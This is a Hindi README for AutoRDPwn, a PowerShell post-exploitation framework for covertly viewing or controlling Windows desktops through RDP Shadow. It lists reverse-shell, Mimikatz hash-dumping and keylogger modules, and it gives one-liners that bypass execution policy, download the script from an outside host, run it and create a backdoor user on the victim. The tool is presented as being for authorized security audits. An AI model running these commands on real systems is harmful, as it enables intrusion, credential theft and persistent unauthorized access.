joelgmsec/autordpwn
The Shadow Attack Framework



AutoRDPwn एक पोस्ट-एक्सप्लॉइटेशन फ्रेमवर्क है जो Powershell में बनाया गया है, जिसे मुख्य रूप से Microsoft Windows कंप्यूटरों पर Shadow हमले को स्वचालित करने के लिए डिज़ाइन किया गया है। यह कमजोरी (जिसे Microsoft द्वारा एक सुविधा के रूप में सूचीबद्ध किया गया है) एक दूरस्थ हमलावर को अपने पीड़ित के डेस्कटॉप को उसकी सहमति के बिना देखने और यहां तक कि ऑपरेटिंग सिस्टम के मूल टूल का उपयोग करके मांग पर नियंत्रित करने की अनुमति देती है।

अतिरिक्त मॉड्यूल के लिए धन्यवाद, Netcat के माध्यम से एक रिमोट शेल प्राप्त करना, Mimikatz के साथ सिस्टम हैश डंप करना, एक रिमोट कीलॉगर लोड करना और बहुत कुछ संभव है। यह सब, सात विभिन्न भाषाओं में एक पूरी तरह से सहज मेनू के माध्यम से।
इसके अतिरिक्त, उपयोग अनुभाग में वर्णित मापदंडों की एक श्रृंखला के माध्यम से इसे रिवर्स शेल में उपयोग करना संभव है।
Powershell 4.0 या उच्चतर
• कई बग फिक्स किए गए
• सौंदर्य संबंधी सुधार और प्रतीक्षा समय में सुधार
• सिस्टम सेटिंग्स के माध्यम से प्रॉक्सी-अवेयर कनेक्शन
• अब .zip फ़ाइल डाउनलोड करके ऑफ़लाइन टूल का उपयोग करना संभव है
• एंटर की दबाकर भाषा ऑटो-डिटेक्शन
• Invoke-DCOM को SharpRDP से बदल दिया गया है
• PowerUp को Invoke-PrivescCheck से बदल दिया गया है
• पीड़ित में स्वचालित सफाई सबरूटीन का निर्माण
• नया मॉड्यूल उपलब्ध: AES से एन्क्रिप्टेड SMB शेल
• नया मॉड्यूल उपलब्ध: RunAs के साथ उपयोगकर्ता बदलें
*बाकी बदलाव CHANGELOG फ़ाइल में देखे जा सकते हैं
इस एप्लिकेशन का उपयोग स्थानीय रूप से, दूरस्थ रूप से या टीमों के बीच पिवट करने के लिए किया जा सकता है।
जब रिवर्स शेल में दूरस्थ रूप से उपयोग किया जाता है, तो निम्नलिखित मापदंडों का उपयोग करना आवश्यक है:
| पैरामीटर | विवरण |
|---|---|
| -admin / -noadmin | हमारे पास मौजूद अनुमतियों के आधार पर, हम एक या दूसरे का उपयोग करेंगे |
| -nogui | यह मेनू और कुछ रंगों को लोड करने से बचाएगा, इसकी कार्यक्षमता सुनिश्चित है |
| -lang | हम अपनी भाषा चुनेंगे (अंग्रेजी, स्पेनिश, फ्रेंच, जर्मन, इतालवी, रूसी या पुर्तगाली) |
| -option | मेनू की तरह, हम चुन सकते हैं कि हमला कैसे लॉन्च किया जाए |
| -shadow | हम तय करेंगे कि हम रिमोट डिवाइस को देखना या नियंत्रित करना चाहते हैं |
| -createuser | यह पैरामीटर वैकल्पिक है, पीड़ित मशीन पर उपयोगकर्ता AutoRDPwn:AutoRDPwn बनाया जाएगा |
| -noclean | पीड़ित कंप्यूटर पर सभी परिवर्तनों को पूर्ववत करने की प्रक्रिया को अक्षम करता है |
एक पंक्ति में स्थानीय निष्पादन:
powershell -ep bypass "cd $env:temp ; iwr https://darkbyte.net/autordpwn.php -outfile AutoRDPwn.ps1 ; .\AutoRDPwn.ps1"
एक पंक्ति में दूरस्थ निष्पादन का उदाहरण:
powershell -ep bypass "cd $env:temp ; iwr https://darkbyte.net/autordpwn.php -outfile AutoRDPwn.ps1 ; .\AutoRDPwn.ps1 -admin -nogui -lang English -option 4 -shadow control -createuser"
https://darkbyte.net/autordpwn-la-guia-definitiva
यह प्रोजेक्ट GNU 3.0 लाइसेंस के तहत लाइसेंस प्राप्त है - अधिक जानकारी के लिए LICENSE फ़ाइल देखें।
यह फ्रेमवर्क Joel Gámez Molina // @JoelGMSec द्वारा शुरू से बनाया और डिज़ाइन किया गया है
कुछ मॉड्यूल तृतीय-पक्ष कोड, स्क्रिप्ट और टूल का उपयोग करते हैं, विशेष रूप से:
• Chachi-Enumerator Luis Vacas द्वारा --> https://github.com/Hackplayers/PsCabesha-tools
• Invoke-Phant0m Halil Dalabasmaz द्वारा --> https://github.com/hlldz/Invoke-Phant0m
• Invoke-PowerShellTcp Nikhil "SamratAshok" Mittal द्वारा --> https://github.com/samratashok/nishang
• Invoke-TheHash Kevin Robertson द्वारा --> https://github.com/Kevin-Robertson/Invoke-TheHash
• Mimikatz Benjamin Delpy द्वारा --> https://github.com/gentilkiwi/mimikatz
• PsExec Mark Russinovich द्वारा --> https://docs.microsoft.com/en-us/sysinternals/downloads/psexec
• RDP Wrapper Stas'M Corp. द्वारा --> https://github.com/stascorp/rdpwrap
• SharpRDP Steven F द्वारा --> https://github.com/0xthirteen/SharpRDP
और भी बहुत कुछ, जो यहाँ फिट नहीं होता.. उन सभी और उनके उत्कृष्ट कार्य के लिए धन्यवाद।
यह सॉफ्टवेयर किसी भी प्रकार की गारंटी प्रदान नहीं करता है। इसका उपयोग केवल शैक्षिक वातावरण और/या ग्राहक की संबंधित सहमति के साथ सुरक्षा ऑडिट के लिए है। मैं इसके दुरुपयोग या इसके कारण होने वाली किसी भी संभावित क्षति के लिए जिम्मेदार नहीं हूं।
अधिक जानकारी के लिए, आप मुझे Twitter पर @JoelGMSec और मेरे ब्लॉग darkbyte.net पर पा सकते हैं।
आप मुझे कॉफी खरीदकर मेरे काम का समर्थन कर सकते हैं: